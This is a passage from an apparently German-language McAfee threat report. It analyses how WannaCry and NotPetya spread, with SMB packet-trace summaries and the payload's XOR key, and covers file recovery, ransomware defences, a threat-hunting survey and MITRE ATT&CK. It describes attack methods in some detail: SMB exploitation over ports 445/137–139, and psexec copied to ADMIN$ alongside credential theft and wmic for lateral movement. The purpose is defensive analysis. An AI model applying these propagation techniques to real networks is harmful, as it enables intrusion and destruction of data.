Verschiedene andere Varianten hatten den Kill-Switch-Code nicht und konnten weiterhin ausgeführt und verbreitet werden. Glücklicherweise enthielten sie aber auch nicht den SMB-Exploit-Code, sodass die Verbreitung weniger aggressiv ausfiel.

Land	IP-Adressbereich
Australien	1.0.0.0
China	1.0.1.0
Japan	1.0.16.0
Thailand	1.0.128.0

Abbildung 9: Länder- und IP-Adressentabelle.

Angriffsvektor

Die erfolgreiche Suche nach dem ersten infizierten Computer könnte auf eine Spur zu den Angreifern führen. Gespräche mit betroffenen Kunden ergaben, dass die ersten Infektionen in Australien, Thailand und Japan auftraten. Je nach Region eröffneten sich verschiedene Einblicke. Die aus zahlreichen Quellen zusammengetragenen Informationen umfassten Kundenberichte, Telemetrie aus McAfee Global Threat Intelligence, Daten aus VirusTotal und Informationen von Sicherheitspartnern.

Die Betrachtung verschiedener Aspekte des Verbreitungspfads führte uns zu den IP-Adressen dieser Länder und der Vermutung, dass sich WannaCry mithilfe eines Angriffsskripts verbreitete, das nach anfälligen Ports beginnend bei der IP 1.0.0.0 sucht.

Sobald die Ransomware ein anfälliges System gefunden hatte, verbreitete sie sich rasend schnell. Nach jeder Infektion generiert die Malware eine zufällige Liste von IP-Adressen, die sich nicht auf die Adressen des lokalen Netzwerks beschränkt. Mit dieser Technik kann sich die Malware im aktuellen Netzwerk, aber auch im Internet verbreiten, sofern die zufällig generierten Adressen SMB-Pakete von externen Netzwerken erlauben. Es gibt einige Möglichkeiten für die Übertragung von SMB im Internet, z. B. direkt über TCP (Port 445), NetBIOS over UDP (Ports 137 und 138) und NetBIOS over TCP (Ports 138 und 139). Diese Verbreitungsmethode war einer der Hauptgründe dafür, dass sich die Malware so schnell und ohne klares Muster verbreiten konnte. US-CERT empfiehlt, alle diese Ports an der Netzwerkgrenze zu blockieren.

Wenn die Malware einen Computer mit einem offenen Port findet, sendet sie drei Pakete, um eine SMB-Sitzung einzurichten: ein Paket mit der IP-Adresse des ausgenutzten Computers und zwei weitere festcodierte Adressen. Anhand dieser beiden festcodierten Adressen können Eindringungsschutzsysteme Versuche erkennen, den SMB-Exploit auszunutzen.

```
SMB       185 Negotiate Protocol Response
SMB       157 Session Setup AndX Request, User: .\
SMB       175 Session Setup AndX Response
SMB       149 Tree Connect AndX Request, Path: \\192.168.0.1\IPC$
SMB       104 Tree Connect AndX Response
SMB Pip   132 PeekNamedPipe Request, FID: 0x0000
SMB        93 Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
```

Abbildung 10: SMB-Paket mit Adresse des angegriffenen Computers.

```
SMB      191 Negotiate Protocol Request
SMB      187 Negotiate Protocol Response
SMB      194 Session Setup AndX Request, User: anonymous
SMB      251 Session Setup AndX Response
SMB      150 Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
SMB      114 Tree Connect AndX Response
SMB      136 Trans2 Request, SESSION_SETUP
SMB       93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
```

Abbildung 11: SMB-Paket mit der ersten festcodierten IP-Adresse.

```
SMB      191 Negotiate Protocol Request
SMB      187 Negotiate Protocol Response
SMB      194 Session Setup AndX Request, User: anonymous
SMB      251 Session Setup AndX Response
SMB      146 Tree Connect AndX Request, Path: \\172.16.99.5\IP
SMB      114 Tree Connect AndX Response
SMB     1138 NT Trans Request, <unknown>
SMB       93 NT Trans Response, <unknown (0)>
```

Abbildung 12: SMB-Paket mit der zweiten festcodierten IP-Adresse.

Die SMB-Pakete enthalten die mit einem 4-Byte-XOR-Schlüssel (0x45BF6313) verschlüsselten Malware-Schaddaten sowie x64-Shellcode aus den EternalBlue- und DoublePulsar-Hacker-Tools.

SMB wird auch für Netzwerkfreigaben verwendet. Nach seiner Kompromittierung versucht ein Computer, alle Netzwerkfreigaben zu infizieren, die als lokale Laufwerke gemountet sind. Alle anderen Benutzer, die auf diese Freigaben zugreifen, könnten die Malware ungewollt ausführen und ihren Computer infizieren. Obwohl dieser Vektor nicht so schnell oder effektiv wie der Netzwerk-Exploit ist, könnte er in Netzwerkumgebungen von Unternehmen ernste Probleme verursachen.

Dateiwiederherstellung

Die Entschlüsselungsschlüssel werden offenbar nicht umgehend an die Opfer gesendet, die ein Lösegeld gezahlt haben. Wenn also keine Sicherungen verfügbar sind, bestehen nur sehr wenige Optionen. Die File Carving-Technik führte in einigen Fällen zur fast vollständigen Wiederherstellung, in anderen Fällen funktionierte sie hingegen überhaupt nicht. Wenn es jedoch keine anderen Optionen gibt, ist dies der beste Ansatz.

Beim File Carving wird die Struktur des Dateisystems ignoriert und stattdessen direkt mit den Rohdaten gearbeitet. Bei bestimmten WannaCry-Varianten versucht die Malware, die Originaldatei nach ihrer Verschlüsselung zu überschreiben. Unter einigen Betriebssystemen blieb die Originaldatei jedoch erhalten bzw. wurden die Schatten-Volumes nicht gelöscht. Das Dateiwiederherstellungstool PhotoRec durchsucht das Laufwerk nach bekannten Datei-Headern und versucht, die Datei aus zusammenhängenden Blöcken wieder zusammenzusetzen. Es unterstützt eine breite Palette von Betriebssystemen, Dateisystemen und Medientypen und kann mehr als 300 Dateitypen identifizieren. Seine Ausführung von einem schreibgeschützten USB-Laufwerk aus ist der sicherste Weg zur Wiederherstellung bei gleichzeitiger Isolierung des infizierten Computers.

Diese Technik ist mit einigen Risiken verbunden und garantiert keine vollständige oder auch nur teilweise Wiederherstellung. Sie verwenden sie also auf eigene Gefahr.

Das ist aber nicht alles!

Dienstag, 27. Juni 2017: Petya verbreitet sich wie ein Lauffeuer

Sechs Wochen nach WannaCry tauchte eine Variante der Ransomware Petya auf. Diese Variante wurde NotPetya genannt, um sie von den ersten Angriffen aus dem Jahr 2016 zu unterscheiden. Sie nutzte den EternalBlue-Exploit von SMB v1 aus und verbreitete sich insbesondere in der Ukraine sehr schnell.
Da viele Benutzer nach den WannaCry-Angriffen die Windows-Patches anwendeten, beinhaltete Petya einige zusätzliche Verbreitungsmethoden. Wenn der SMB-Exploit nicht zum Erfolg führt, versucht Petya, das legitime Microsoft-Programm SysInternals (psexec.exe) in den Ordner ADMIN$ auf dem Ziel zu kopieren und mit dem Remoteprozeduraufruf svcctl auszuführen. Gelingt dies nicht, versucht Petya, mithilfe eines Tools zum Auslesen von Kennwörtern Administrator-Anmeldeinformationen zu stehlen. Diese werden anschließend genutzt, um die Datei wmic.exe und damit die Malware direkt auf dem Remote-Computer auszuführen.

Nach der Infizierung verschlüsselt die Malware die lokalen Dateien sowie den Master Boot Record und versucht, sich auf anderen Computern im Netzwerk zu verbreiten. Im Gegensatz zu WannaCry, das versuchte, alle IP-Adressen im Netzwerk zu infizieren, verfolgt Petya einen präziseren Ansatz und generiert viel weniger Netzwerkverkehr. Die Malware kontrolliert, ob sie eine Workstation oder einen Domänen-Controller infiziert hat. Befindet sie sich auf einem Domänen-Controller, fragt sie den Dynamic Host Configuration-Protokolldienst ab, um eine Liste der IP-Adressen in allen Subnetzen abzurufen, und versucht, diese Computer zu infizieren.

Darüber hinaus erstellt Petya einen Task, der den Computer nach 40 Minuten neu startet, sodass er aufgrund des verschlüsselten Boot-Datensatzes nicht mehr genutzt werden kann. Dies deutet darauf hin, dass der Petya-Angriff scheinbar weniger auf die Einnahme von Lösegeld abzielt, sondern eher den Betrieb der angegriffenen Unternehmen sabotieren oder unterbrechen soll.

Das Gesamtbild

Information zu den Schwachstellen in SMB v1 kursieren seit geraumer Zeit. Die neueste Mitteilung mit Patch wurde am 14. März veröffentlicht. Berichte über Schwachstellen im Zusammenhang mit der Remote-Code-Ausführung in SMB v1 reichen jedoch mehr als zehn Jahre zurück. Dies sollte dringende Mahnung für IT-Abteilungen sein, sich der Bedeutung einer schnellen Installation kritischer Patches bewusst zu werden. Es spielt keine Rolle, ob diese Schwachstelle als geringes Risiko eingestuft oder dem Sicherheitsbulletins wenig Beachtung geschenkt wurde. Die Tatsache, dass auf vielen Systemen immer noch anfällige, nicht gepatchte oder – schlimmer noch – alte, nicht mehr unterstützte Betriebssysteme laufen, sollte Anlass zu ernster Sorge geben. Dieser Angriff war weder besonders raffiniert, noch besonders gut ausgeführt. Trotzdem war seine Störwirkung enorm. Unter der Ägide einer geschickteren Gruppe hätten die Auswirkungen katastrophal ausfallen können.





Abbildung 13: Ablauf einer Petya-Infektion.



Andererseits hatte WannaCry die unbeabsichtigte Folge, dass viel mehr Menschen auf diese Schwachstelle aufmerksam wurden. In der Folge gab es konzertierte Aktionen, um anfällige Systeme zu patchen, sodass sich Nachahmerangriffe nicht mehr so schnell verbreiten konnten. Die Verbreitung von Petya sechs Wochen nach WannaCry lief zwar langsamer und insgesamt weniger effektiv als bei WannaCry ab, hatte aber dennoch enorme Auswirkungen auf viele Computer und Unternehmen.

Keine echte Ransomware?

WannaCry befiel sehr schnell zahlreiche Computer, machte Schlagzeilen und löste viele Ängste aus. Im Gegensatz zu vielen frühen Berichten basierte dieser Angriff jedoch nicht auf zuvor unbekannten Zero-Day-Exploits. Er hätte also verhindert werden können. Petya 2017 verzeichnete einen ähnlich rasanten Infektionsprozess, obwohl es sich hauptsächlich gegen Computer in der Ukraine richtete. Welches Motiv steckt hinter diesen Angriffen? Unsere Tests der Kommunikationsfähigkeiten von WannaCry zeigen, dass die Autoren es versäumten, eine Funktion einzubauen, die die eindeutige ID eines Opfers mit seiner Bitcoin-Zahlung verknüpft. Damit ist die vollständige Entschlüsselung der einzelnen Benutzer technisch sehr schwer, wenn nicht unmöglich.

Auch die aktuelle Petya-Variante wurde als Ransomware bezeichnet, beinhaltet aber scheinbar keinen funktionierenden Zahlungs- und Entschlüsselungs-mechanismus. Sie greift im Vergleich zu WannaCry nur ungefähr ein Drittel der Dateitypen per Verschlüsselung an und fügt anschließend keine eigene Dateierweiterung hinzu. So lassen sich die auf einem Computer betroffenen Dateien nur sehr schwer feststellen. Am Ende überschreibt Petya den Verschlüsselungsschlüssel, verschlüsselt den Master Boot Record und startet das System innerhalb einer Stunde nach der Infektion neu, sodass es nicht genutzt und wiederhergestellt werden kann.

Diese beiden Angriffe ziehen es vor, zu sabotieren und zu zerstören, anstatt Geld zu verlangen. Die Lösegeld-Bildschirme sollen dabei nur vom wahren Ziel ablenken. Leider erwarten wir für die Zukunft weitere Angriffe dieser Art.

Empfohlene Vorgehensweisen


McAfee empfiehlt folgende Vorgehensweisen zum Schutz vor WannaCry, Petya und anderen Arten von Ransomware:

- **Dateien sichern:** Den wirksamsten Schutz vor Ransomware bietet die regelmäßige Sicherung von Datendateien und die Überprüfung der Prozesse zur Netzwerk-Wiederherstellung.
- **Netzwerkbenutzer sensibilisieren:** Wie andere Malware infiziert auch Ransomware Systeme häufig über Phishing-Angriffe mithilfe von E-Mail-Anhängen, Downloads und Cross-Site Scripting beim Surfen im Internet.
- **Netzwerkverkehr überwachen und inspizieren:** Hierdurch können Sie ungewöhnlichen Netzwerkverkehr im Zusammenhang mit Malware-Verhalten identifizieren.
- **Bedrohungsdaten-Feeds nutzen:** Diese Maßnahme ermöglicht die schnellere Erkennung von Bedrohungen.
- **Code-Ausführung einschränken:** Ransomware ist oft so konzipiert, dass sie unter bekannten Betriebssystemordnern ausgeführt wird. Wenn diese Ordner aufgrund der Zugriffskontrolle nicht erreichbar sind, kann die Datenverschlüsselung blockiert werden.
- **Administrator- und Systemzugriff einschränken:** Einige Arten von Ransomware sind so konzipiert, dass sie ihre Operationen mithilfe von Standardkonten ausführen. In diesen Fällen kann das Umbenennen von Standardbenutzerkonten und Deaktivieren aller nicht erforderlichen privilegierten und nicht privilegierten Konten zusätzlichen Schutz bieten.
- **Lokale Administratorrechte entziehen:** Verhindern Sie die Ausführung von Ransomware auf einem lokalen System, und stoppen Sie ihre Verbreitung über Administratorberechtigungen. Durch das Entziehen lokaler Administratorrechte blockieren Sie auch den Zugriff auf alle kritischen Systemressourcen und Dateien, die Ransomware mit einer Verschlüsselung angreift.
- **Weitere berechtigungsbezogene Maßnahmen:** Ziehen Sie das Einschränken der Schreibberechtigungen von Benutzern, das Verhindern der Ausführung aus Benutzerverzeichnissen heraus, das Whitelisting von Anwendungen und das Beschränken des Zugriffs auf Netzwerkspeicher oder -freigaben in Betracht. Manche Ransomware benötigt für die Installation oder Ausführung Schreibzugriff auf spezielle Dateipfade. Die Beschränkung dieses Schreibzugriffs auf eine kleine Anzahl von Verzeichnissen (z. B. „Eigene Dokumente“ und „Downloads“) könnte den Erfolg von Ransomware-Varianten verhindern. Darüber hinaus können Sie ausführbaren Ransomware-Dateien stoppen, indem Sie diesen Verzeichnissen die Ausführungsberechtigung entziehen. Viele Unternehmen nutzen eine begrenzte Gruppe von Anwendungen für ihre Geschäftstätigkeit. Anwendungen, die nicht in einer Whitelist aufgeführt sind (einschließlich Ransomware), können mithilfe einer entsprechenden Richtlinie von der Ausführung ausgeschlossen werden. Eine letzte Maßnahme im Zusammenhang mit Berechtigungen besteht in einer obligatorischen Anmeldung für freigegebene Ressourcen wie Netzwerkordner.
- **Software warten und aktualisieren:** Eine weitere wichtige Grundregel für den Malware-Schutz ist die regelmäßige Wartung und Aktualisierung der Software, insbesondere durch Betriebssystem-Patches, sowie der Einsatz von Sicherheits- und Malware-Schutz-Software.

Dabei kommt es darauf an, die Angriffsfläche zu verkleinern, insbesondere für Phishing, eine der beliebtesten Techniken bei Ransomware. Halten Sie sich bei E-Mails an folgende Regeln:

- **E-Mail-Inhalt filtern:** Die Sicherung der E-Mail-Kommunikation ist von entscheidender Bedeutung. Wenn Netzwerkbenutzer weniger Spam-E-Mails mit potenziell böswilligem und unsicherem Inhalt erhalten, sind erfolgreiche Angriffe unwahrscheinlicher.
- **Anhänge blockieren:** Das Prüfen von Anhängen ist ein wichtiger Schritt zur Verkleinerung der Angriffsfläche. Ransomware kommt oft als ausführbarer Anhang daher. Aktivieren Sie eine Richtlinie, die durchsetzt, dass bestimmte Dateierweiterungen nicht per E-Mail gesendet werden können. Diese Anhänge könnten mit einer Sandbox-Lösung analysiert und von der E-Mail-Sicherheits-Appliance entfernt werden.

Wenn Sie erfahren möchten, wie McAfee-Produkte vor WannaCry, Petya und Ransomware schützen können, klicken Sie bitte hier.



Wenn Sie erfahren möchten, wie McAfee-Produkte vor Ransomware schützen können, **klicken Sie bitte hier**.

Folgen

Teilen

Professionelle Bedrohungssuche

Ismael Valenzuela und Douglas Frosst

Die Bedrohungssuche spielt im Bereich der Cyber-Sicherheit eine zunehmende Rolle, die breit definiert ist und verschiedene Ziele verfolgt. Allgemein betrachtet geht es jedoch vor allem um einen proaktiven Ansatz für die Suche nach Angriffen und kompromittierten Geräten, bei dem nicht erst darauf gewartet wird, bis Warnungen eintreffen. Dabei wird von der Annahme ausgegangen, dass sich immer mindestens ein kompromittiertes System im Netzwerk befindet und es sich dabei um einen Angriff handelt, der die Sicherheitsmaßnahmen des Unternehmens überwinden konnte.

Bedrohungsjäger konzentrieren sich auf Bedrohungen und nicht auf Schwachstellen, Exploits und Malware, die von standardmäßig vorhandenen Sicherheits-Tools, Mitarbeitern und Prozessen abgewehrt werden. Stattdessen suchen sie nach Unregelmäßigkeiten oder Hinweisen auf Übeltäter im Netzwerk, um Angriffe eindämmen und beseitigen zu können, bevor sie eine Warnmeldung auslösen oder zu einer Datenkompromittierung führen. Dabei geht es darum, die Angreifer zu stören und daran zu hindern, ihre Ziele umzusetzen. Mit den gewonnenen Erkenntnissen und Informationen können Sicherheitsadministratoren das Verhalten von Angreifern studieren und Angriffsketten besser verstehen. Dies ermöglicht einen proaktiveren Ansatz für das Sicherheitskontrollzentrum (SOC) sowie die Möglichkeit, sich mehr auf frühere Erkennung, schnellere Reaktionen sowie verbesserte Risikominderung zu konzentrieren.

Im Mai befragte McAfee mehr als 700 IT- und Sicherheitsexperten auf der ganzen Welt, um besser zu verstehen, wie Unternehmen bereits Bedrohungssuche einsetzen und wie sie diese Aufgabe weiter verbessern möchten. Lesen Sie den gesamten Bericht zur Umfrage, *Störenfriede stören – Kunst oder Wissenschaft? Die Rolle von Bedrohungsjägern und die fortlaufende Weiterentwicklung des Sicherheitskontrollzentrums im Cyber-Sicherheitsbereich*. In diesem Hauptartikel gehen wir genauer auf die verschiedenen Arten von Kompromittierungsindikatoren, die Taktiken und Techniken der Angreifer sowie darauf ein, wie Bedrohungsjäger diese Informationen nutzen.

„Die Bedrohungsjagd ist wie eine Schatzsuche – und das genaue Gegenteil von Mining. Es gibt keine Karte, die den Weg zu den gesuchten Daten zeigt – und auch keine Standardvorgehensweise. Sie nutzen einfach den Ansatz, der im jeweiligen Moment als angemessen erscheint.“

Befragter Bedrohungsjäger, McAfee-Umfrage unter Bedrohungsjägern, Mai 2017

Die wichtigsten Ergebnisse der McAfee-Umfrage unter Bedrohungsjägern

Die McAfee-Umfrage unter Bedrohungsjägern von 2017 ergab, dass Sicherheitsanalysten verschiedenste Daten nutzen, um Anzeichen für Angriffe aus dem „Hintergrundrauschen" normaler Aktivitäten herauszufiltern. Hierfür verwenden sie eine individuelle Sammlung von Tools und Techniken, um die vorhandenen Daten zu verarbeiten und zu analysieren sowie nützliche Kompromittierungsindikatoren zu extrahieren.

Verwendung von Aktivitätsprotokollen

Protokolltyp	Anteil der Befragten
Von Firewall/IPS blockierter Datenverkehr	76 %
DNS	69 %
Proxy	60 %
Web- und E-Mail-Filter	59 %
Server	59 %
Windows-Ereignisse (Domäne)	57 %
Paketinspizierung (Sniff)	45 %

Abbildung 14: Die bei der Bedrohungssuche am häufigsten verwendeten Protokolle.

Quelle: McAfee-Umfrage unter Bedrohungsjägern, Mai 2017

Protokolle

Aktivitätsprotokolle sind eine ergiebige Datenquelle für Bedrohungsjäger. Diese Art der Datenerfassung erfolgt in Unternehmen aller Arten. Während die meisten Unternehmen drei bis vier Protokolle erfassen, nutzen 25 % der effektivsten Bedrohungsjäger alle sieben Protokollarten. Dabei werden die vollständigen Datenpakete durchschnittlich sechs Monate lang gespeichert.

Kompromittierungsindikatoren

Bei den verbreitetsten Kompromittierungsindikatoren, die von mehr als der Hälfte der Umfrageteilnehmer verwendet werden, handelt es sich um IP-Adressen, ungewöhnliche DNS-Anfragen (Domain Name System), Hinweise auf Distributed-Denial-of-Service-Aktivitäten, geografische Unregelmäßigkeiten sowie verdächtige Änderungen in der Registrierung oder in Systemdateien.




Abbildung 15: Typischerweise von Bedrohungsjägern verwendete Kompromittierungsindikatoren.

Wenn Sie sich über weitere Erkenntnisse und Schlussfolgerungen informieren möchten, die das Verständnis und die Möglichkeiten zur Bedrohungssuche verbessern, laden Sie den vollständigen Bericht herunter.

Folgen

Teilen

Wie ein Profi auf die Jagd gehen

MITRE

Die Bedrohungssuche basiert auf dem Verständnis der Taktiken und Techniken der Angreifer. Ein hervorragendes Modell zur Beschreibung dieser Vorgehensweisen stammt von der Non-Profit-Organisation MITRE, die seit mehr als vier Jahrzehnten an Möglichkeiten zur Stärkung der Cyber-Abwehr arbeitet. Das ATT&CK genannte Modell steht für Adversarial Tactics, Techniques and Common Knowledge (gegnerische Taktiken, Techniken und Allgemeinwissen) und liefert eine ausführliche Beschreibung des Angreiferverhaltens nach einer Kompromittierung sowie der Taktiken, die zur Erweiterung der Zugriffsmöglichkeiten und zur Erreichung der eigentlichen Ziele eingesetzt werden können. Wir empfehlen diesen Ansatz.

Auf diesem Modell baut die ATT&CK Matrix auf, die die Taktiken detaillierter beschreibt und für jede Taktik spezifische Techniken nennt. Dazu gehören auch Beispiele dazu, wo und von welchen Bedrohungsakteuren sie wahrscheinlich verwendet werden.

Die Matrix soll die möglichst frühe Entdeckung von Gegenspielern ermöglichen. Die Erkennung von Angriffen bereits in der Zustellungs- oder Ausnutzungsphase, also noch vor der erfolgreichen Infiltrierung des Systems, ist optimal, aber aufgrund der vielseitigen Techniken und schnellen Weiterentwicklungen nicht einfach. Am anderen Ende der Angriffskette (in der Exfiltrationsphase) kann es möglicherweise schon zu spät sein – auch wenn es in einigen Fällen das Maximum ist, was Analysten erreichen können. In den meisten Fällen decken Bedrohungsjäger Angriffe in der Steuerungsphase oder dann auf, wenn der Schadcode versucht, sich nach der eigentlichen Infiltrierung dauerhaft im System einzunisten.




Abbildung 16: Das MITRE ATT&CK-Modell und die Taktiken-Kategorien.

Foundstone

Im Folgenden konzentrieren wir uns auf die wichtigsten Techniken des Foundstone Services-Sicherheitsberatungsteams von McAfee. Mithilfe dieser Techniken können Bedrohungsjäger feststellen, dass es Eindringlinge in der Umgebung gibt. Einzeln eingesetzt ist keine dieser Techniken perfekt, doch sie haben sich bereits als äußerst effektiv erwiesen, sobald sie in Kombination oder innerhalb eines abgestimmten Prozesses verwendet wurden.

Dieser Prozess basiert auf drei wichtigen Kenntnissen:

- Seinen Feind kennen
- Das eigene Netzwerk kennen
- Die eigenen Tools kennen

Seinen Feind kennen

